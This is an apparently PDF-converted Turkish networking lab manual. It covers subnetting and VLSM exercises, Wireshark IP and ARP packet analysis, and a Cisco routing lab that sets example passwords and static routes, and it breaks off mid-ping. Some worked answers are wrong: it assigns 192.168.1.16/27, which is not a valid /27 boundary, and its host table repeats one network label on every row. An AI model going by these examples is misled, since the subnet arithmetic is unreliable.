11000000.10101000.00000001.00000000 -> 192.168.1.0 **Network adresi**

11111111.11111111.11111111.11110000 alt ağ maskesindeki toplam “1” sayısı / ile IP adresine yazıldığında IP ve subnet mask birlikte belirtilmiş olur. Yani IP adresi 192.168.1.1 ve mask değeri 255.255.255.240 olan IP adresi 192.168.1.1/28 olarak yazılır. /28, 28 tane bir 4 tane sıfırdan oluşan 32 bitlik ağ maskesini temsil eder.

2. Bilgisayar IP Konfigürasyonu



UYGULAMA 3 VLSM HESABI

Yukarıda verilen konfigürasyon için IP ve alt ağ maskesindeki değerleri binary hale çevirerek and işlemine sokunuz ve network adresini bulunuz.

İşlem yapıldığında network adresinin 192.168.1.16 çıktığı görülecektir. Yani 1. Ve 2. Bilgisayarın network adresleri farklı çıktığı için farklı ağlarda algılancak farklı iki ağın haberleşmesi içinde router ya da L3 anahtara ihtiyaç duyulacaktır.

VLSM Hesabı İçin Kısa Yol

192.168.1.0/27 ile bölünen ağları ağların network ve broadcast adreslerini bulunuz.

IP: 192.168.1.0

MASKE: 11111111.11111111.11111111.11100000 -> 255.255.255.224

Block size değerinin bulunması için 256 değerinden 224 çıkartılır;

BS = 256-224 -> BS=32

0'dan 256'ya kadar BS değeri kadar arttırılarak yan yana rakamlar yazılır. Network adreslerinden 1 çıkartılarak solunda kalan network adreslerinin altına yazılır.

Network	0	32	64	96	128	160	192	224	256
Host									
Broadcast	31	63	95	127	159	191	223	255	

Host aralıkları aşağıdaki gibidir:

- | | |
|-----------------------|--------------------------------------|
| 192.168.1.0/27 | 192.168.1.1 – 192.168.1.30 |
| 192.168.1.0/27 | 192.168.1.33 – 192.168.1.62 |
| 192.168.1.0/27 | 192.168.1.65 – 192.168.1.94 |
| 192.168.1.0/27 | 192.168.1.97 – 192.168.1.126 |
| 192.168.1.0/27 | 192.168.1.129 – 192.168.1.158 |
| 192.168.1.0/27 | 192.168.1.161 – 192.168.1.190 |
| 192.168.1.0/27 | 192.168.1.193 – 192.168.1.222 |
| 192.168.1.0/27 | 192.168.1.225 – 192.168.1.254 |

BROADCAST MULTICAST UNICAST TRAFFIC TANIMLARI

BROADCAST: Ağ içerisindeki tüm kutular.

MULTICAST: Belli bir gruba gönderilen mesaj.

UNICAST: Tekil hedefe gönderilen mesaj.

UYGULAMA 4 VLSM HESABI

Sadece 192.168.1.0/24 IP aralığı olan kampüs networkte 4 ayrı ağ olması isteniyor. 1. Ağda 10 bilgisayar ikinci ağda 20 3. Ağda ise 30 bilgisayar olacak şekilde vlsm kullanarak ağ mask ile en uygun biçimde parçalayınız.

10 bilgisayar için $2^4 > 10$ yani 16 IP adreslik alan

20 bilgisayar için $2^5 > 20$ yani 32 IP adreslik alan

30 bilgisayar için aynı şekilde 32 IP adreslik alan ayrılmalı.

Bloc1 size 16 olması için $256-16=240$ yani 255.255.255.240 olacak şekilde bir sunet mask kullanılmalıdır.

Yani ilk ağ 192.168.1.0/28 şeklinde olmalı. 0 ile 15 arası artık rezerve.

İkinci ağ için BS 32 olmalı. $256-32=224$ ise ağ maskesi 255.255.255.224 olmalı kaldığımız yerden devam edersek ikinci ağ 192.168.1.16/27

Aynı şekilde 3. Ağ 192.168.1.48/27 olmalıdır. Kaln IP aralığı halen boş olmakla birlikte en tasarruflu şekilde VLSM ile IP aralıkları bölünmüştür.

UYGULAMA 5 GERÇEK IP ÖĞRENME

Windows ortamda ipconfig ile private IP adresinizi öğreniniz. Daha sonra online sitelerden whatsmyip ile gerçek IP adresinizi öğrenin.

UYGULAMA 6 PAKET ANALİZİ

Wireshark programını başlatarak herhangi bir siteye bağlanınız. IP headeri inceleyiniz.

```
▼ Internet Protocol Version 4, Src: img-kariyer.mncdn.com (69.4.95.11), Dst: 192.168.1.132 (192.168.1.132)
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
▼ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  0000 00.. = Differentiated Services Codepoint: Default (0)
  .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 135
  Identification: 0x8e9e (36510)
▼ Flags: 0x02 (Don't Fragment)
  0... .... = Reserved bit: Not set
  .1.. .... = Don't fragment: Set
  ..0. .... = More fragments: Not set
  Fragment offset: 0
  Time to live: 41
  Protocol: TCP (6)
  Header checksum: 0x5c97 [validation disabled]
  [Header checksum status: Unverified]
  Source: img-kariyer.mncdn.com (69.4.95.11)
  Destination: 192.168.1.132 (192.168.1.132)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
  ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 58504, Seq: 4640, Ack: 2987, Len: 95
  ▶ [2 Reassembled TCP Segments (531 bytes): #8884(436), #8885(95)]
  ▶ Hypertext Transfer Protocol
  ▶ Portable Network Graphics
```

UYGULAMA 7 IP HESABI

Aşağıda verilen IP adres aralıklarını hesaplayınız;


10.0.0.0/29

172.16.12.22/25

192.168.1.0/23

ARP PROTOKOLÜ

ARP ADDRESS RESOLUTION PROTOCOL IP adresinden MAC adresi çözümlemeyeyarayan protokoldür.




Mac adresi bilinmeyen bir cihazın broadcast domain içerisinde Mac adresinin öğrenilmesi için ARP protokolü kullanılır. Örneğin 192.168.1.13 IP adresli bilgisayarın MAC adresi bilinmiyorsa Broadcast olarak “Who Has 192.168.1.13” mesajı ağa gönderilir. Bu ARP request'e dönen unicast cevapta is 192.168.1.13 IP Adresli kutu 192.168.1.13 at 77:88:99:AA:BB:CC ARP RESPONSE mesajını sorguyu yapan kutuya gönderir. Kutu üzerindeki ARP tablosuna öğrenilen mac adresi ve IP bilgisi kaydedilir.

REVERSE ARP, mac adresinden IP adresi bulmak için kullanılır. Disksiz terminaller için kullanılır.

PROXY ARP, clientlar yapılandırılırken gateway girilmediği zaman gatewayin bulunmasında kullanılır. Trafiği artırır. Proxy ARP'in yararı ağa eklenen tek router ile iletişimlerin halledilebileceği ve routing tablosunun diğer routelara gönderilme zorunluluğunun olmamasıdır. ARP RFC 826 ile tanımlanmıştır.


<https://tools.ietf.org/html/rfc826>

ARP header aşağıdaki gibi tanımlanmıştır;




UYGULAMA 8 ARP PAKET ANALİZİ


Ağ içerisinde olmayan bir IP adresine ping atarak ARP isteği gönderiniz. Wireshark ile trafiği inceleyerek paket analizi yapınız. Var olan IP adreslerine yapılan ARP sorgularına gelen cevapları da aynı şekilde inceleyiniz. Windows kutunuzda arp -a komutunu çalıştırarak öğrenilmiş mac adreslerini ARP tablosundan görüntüleyiniz.



ARP REQUEST



ARP RESPONSE



ARP -A

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User>arp -a


Interface: 192.168.217.135 --- 0xe
Internet Address      Physical Address          Type
192.168.217.1          00-50-56-c0-00-01        dynamic
192.168.217.255        ff-ff-ff-ff-ff-ff        static
224.0.0.22              01-00-5e-00-00-16        static
224.0.0.252             01-00-5e-00-00-fc        static
255.255.255.255        ff-ff-ff-ff-ff-ff        static

C:\Users\User>
```

UYGULAMA 9 BASIC ROUTING

Bu uygulamada cihazlar üzerinde parola ayarlamaları ve kullanıcı oluşturma konularına değinilecektir. Ayrıca routing işlemi yapılarak bilgisayarlar uça haberleştilecektir. Kutuların arp tabloları incelenerek subnetting alıştırması yapılacak ve farklı networkler router cihazları ile konuşturulacaktır. Böylece L3 kısmına kadar olan iletişim daha iyi anlaşılacaktır.

Aşağıda gösterilen ağ yapısını kurunuz;



İlk adımda aşağıdaki gibi konsol ve enable şifrelerini etkinleştiriniz. Tab kullanarak komutları yazınız.

```
Physical Config CLI
Router2
IOS Command Line Interface

Router>enable
Router#conf t
Enter configuration commands, one per line. End with
CRTL/Z.
Router(config)#bann
Router(config)#banner motd
Router(config)#banner motd "IZINSIZ GIRIS YAPMAYINIZ"
Router(config)#line console 0
Router(config-line)#password passwd12
Router(config-line)#exe
Router(config-line)#exec-timeout 5
Router(config-line)#login
Router(config-line)#exit
Router(config)#enable secret passwd34
Router(config)#username hacker privi
Router(config)#username hacker privilege 15 pa
Router(config)#username hacker privilege 15 secr
Router(config)#username hacker privilege 15 secret lan
Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configurec
```

```
IZINSIZ GIRIS YAPMAYINIZ  
User Access Verification  
Password: passwd12  
Router>enable  
Password: passwd34  
Router#
```

Konfigurasyonlarınızı sh run komutu ile kontrol ederek ilerleyiniz.


```
Router#show run  
Building configuration...  
  
Current configuration : 887 bytes  
!  
version 12.2  
no service timestamps log datetime msec  
no service timestamps debug datetime msec  
no service password-encryption  
!  
hostname Router  
!  
!  
enable secret 5 $1$mERr$.OLDOMIfznXZ1fwmlNAkY1  
!  
!  
!  
!  
!  
!  
ip cef  
no ipv6 cef  
!  
!  
!  
username hacker privilege 15 secret 5  
$1$mERr$WsWgWlFnEI.MrqOFJYg./0  
!  
!  
!  
!  
!  
!  
!  
!  
!  
!  
!  
!  
!  
interface FastEthernet0/0  
no ip address  
duplex auto  
speed auto  
shutdown  
!
```

```

banner motd ^CIZINSIZ GIRIS YAPMAYINIZ^C
!
!
!
!
line con 0
exec-timeout 5 0
password passwd12
login
!
line aux 0
!
line vty 0 4
login
!
!
end

```

service password-encryption komutu ile parolalarınızı şifreli halde saklayınız. Bilgisayar ve routerlar üzerinde IP adres ayarlamalarını yapınız.



Routerlar üzerinde aşağıda gösterildiği gibi IP yapılandırmasını uygulayınız;

```
enable
configure terminal
interface <interface adı>
ip address <IP ADDRESS> <SUBNET MASK>
no shutdown
```

Örneğin;

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface se 2/0
Router(config-if)#ip addr 1.1.1.1 255.255.255.252
Router(config-if)#no sh

%LINK-5-CHANGED: Interface Serial2/0, changed state to down
Router(config-if)#clock rate 9600
Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0,
changed state to up

Router(config-if)#interface fa 0/0
Router(config-if)#ip addr 192.168.1.1 255.255.255.224
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to
up

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to up
```

IP adresleri verildikten sonra farklı ağların haberleşmesi için araya konulan routerlar üzerinde statik route kuralları yazılmalıdır;

```
ip route <hedef network> <net mask> <karşı router bacak ip>
ip route <hedef network> <net mask> <source routerin çıkış arayüzü (interface)>
```


Böylece routing tabloları elle tek tek yazılarak doldurulacaktır. Aşağıdaki gibi statik route kuralları yazılmıştır.

```
Router(config-if)#exit
Router(config)#ip route 2.2.2.0 255.255.255.252 1.1.1.2
Router(config)#ip route 192.168.1.32 255.255.255.224 1.1.1.2
Router(config)#ip route 192.168.1.64 255.255.255.224 1.1.1.2
Router(config)#
```

```
Router(config)#ip route 192.168.1.0 255.255.255.224 1.1.1.1
Router(config)#ip route 192.168.1.64 255.255.255.224 2.2.2.2
Router(config)#
```

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#ip route 192.168.1.32 255.255.255.224 2.2.2.1
Router(config)#ip route 192.168.1.0 255.255.255.224 2.2.2.1
Router(config)#ip route 1.1.1.0 255.255.255.252 2.2.2.1
Router(config)#|
```

Kutular arasında ICMP trafiği oluşturulduğu takdirde iletişimini başarısız olduğu görülecektir. Bunun sebebi başta clientlara default gateway tanımlanmamış olmasıdır.



Gateway adresleri tanımlandıktan sonra paket iletişimini sağladığı ICMP mesajları ile aşağıdaki gibi kanıtlanmıştır;

PC10

Physical Config Desktop Software/Services

Command Prompt


```
PC>ping 192.168.1.1
Pinging 192.168.1.1 with 32 bytes of data:
